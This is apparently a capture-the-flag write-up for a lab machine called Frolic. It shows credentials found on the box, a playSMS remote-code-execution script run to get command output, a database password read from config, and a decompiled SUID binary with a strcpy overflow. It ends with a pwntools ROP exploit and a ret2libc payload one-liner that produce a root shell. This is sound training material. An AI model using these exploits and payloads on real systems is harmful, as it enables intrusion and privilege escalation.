
```
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++..<
```



6) Found another creds









admin:imnothuman

7) Found another webpage




8) logged in with admin:idkwhatispass



Vulnerability Assessment

1) Found a rce in playsms




2) Confirmed the rce

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ python3 playsmshell.py --url 'http://10.10.10.111:9999/playsms' --password idkwhatispass --command id
[*] Grabbing CSRF token for login
[*] Attempting to login as admin
[+] Logged in!
[*] Grabbing CSRF token for phonebook import
[*] Attempting to execute payload
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Exploitation

1) Got reverse shell



2) Found mysql creds

```
www-data@frolic:~/html/playsms$ cat config.php
<?php
// PHP PEAR DB compatible database engine:
// mysql, mysqli, pgsql, odbc and others supported by PHP PEAR DB
$core_config['db']['type'] = 'mysqli';          // database engine
$core_config['db']['host'] = 'localhost';       // database host/server
$core_config['db']['port'] = '3306';    // database port
$core_config['db']['user'] = 'root';    // database username
$core_config['db']['pass'] = 'ayush';   // database password
$core_config['db']['name'] = 'playsms'; // database name
```

Privilege Escalation

1) Found suid binary

```
vigneswar@VigneswarPC: ~
www-data@frolic:/home/ayush/.binary$ ls -al
total 16
drwxrwxr-x 2 ayush ayush 4096 Sep  9  2022 .
drwxr-xr-x 3 ayush ayush 4096 Sep  9  2022 ..
-rwsr-xr-x 1 root  root  7480 Sep 25  2018 rop
www-data@frolic:/home/ayush/.binary$
```

2) Checked security

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/frolic]
└─$ checksec rop
[*] '/tmp/frolic/rop'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

3) Decompiled the code


Decompile: main - (rop)

```
1
2 undefined4 main(int param_1,int param_2)
3
4 {
5   undefined4 uVar1;
6
7   setuid(0);
8   if (param_1 < 2) {
9     puts("[*] Usage: program <message>");
10    uVar1 = 0xffffffff;
11  }
12  else {
13    vuln(*(undefined4 *)(param_2 + 4));
14    uVar1 = 0;
15  }
16  return uVar1;
17 }
18
```


Decompile: vuln - (rop)

```
1
2 void vuln(char *param_1)
3
4 {
5   char local_34 [48];
6
7   strcpy(local_34,param_1);
8   printf("[+] Message sent: ");
9   printf(local_34);
10  return;
11 }
12
```

4) Patched the binary for local testing



5) ASLR is disabled in the target



6) Made an exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./rop_patched")
libc = ELF("libc.so.6")
ld = ELF("./ld-2.23.so")
context.binary = exe
libc.address = 0xf7e1c000

# leak libc address
rop_chain = ROP(exe)
rop_chain.edi = exe.got.__libc_start_main
rop_chain.raw(libc.address+0x3ac69)
print(b'a'*52+rop_chain.chain())
```

```
io = gdb.debug([exe.path, b'a'*52+rop_chain.chain()], '', api=True)


io.interactive()
```

7) made it simpler

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/frolic]
└─$ ./rop_patched $(python2.7 -c "print 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x9a\x85\x04\x08\x18\xa0\x04\x08caaail\xe5\xf7'")
$ ls
ld-2.23.so  libc.so.6  payload  rop  rop_patched  solve.py
$ ^C
$
```

8) Flag

```
www-data@frolic:/home/ayush/.binary$ ldd rop
        linux-gate.so.1 =>  (0xb7fda000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
        /lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$
```

changed libc address

```
www-data@frolic:/home/ayush/.binary$ ./rop $(python2.7 -c "print 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x9a\x85\x04\x08\x18\xa0\x04\x08caaai<
\xe5\xb7'")
# ls
rop
# cd /root
# cat root.txt
986916a00845a667034bd0cbc8e34504
#
```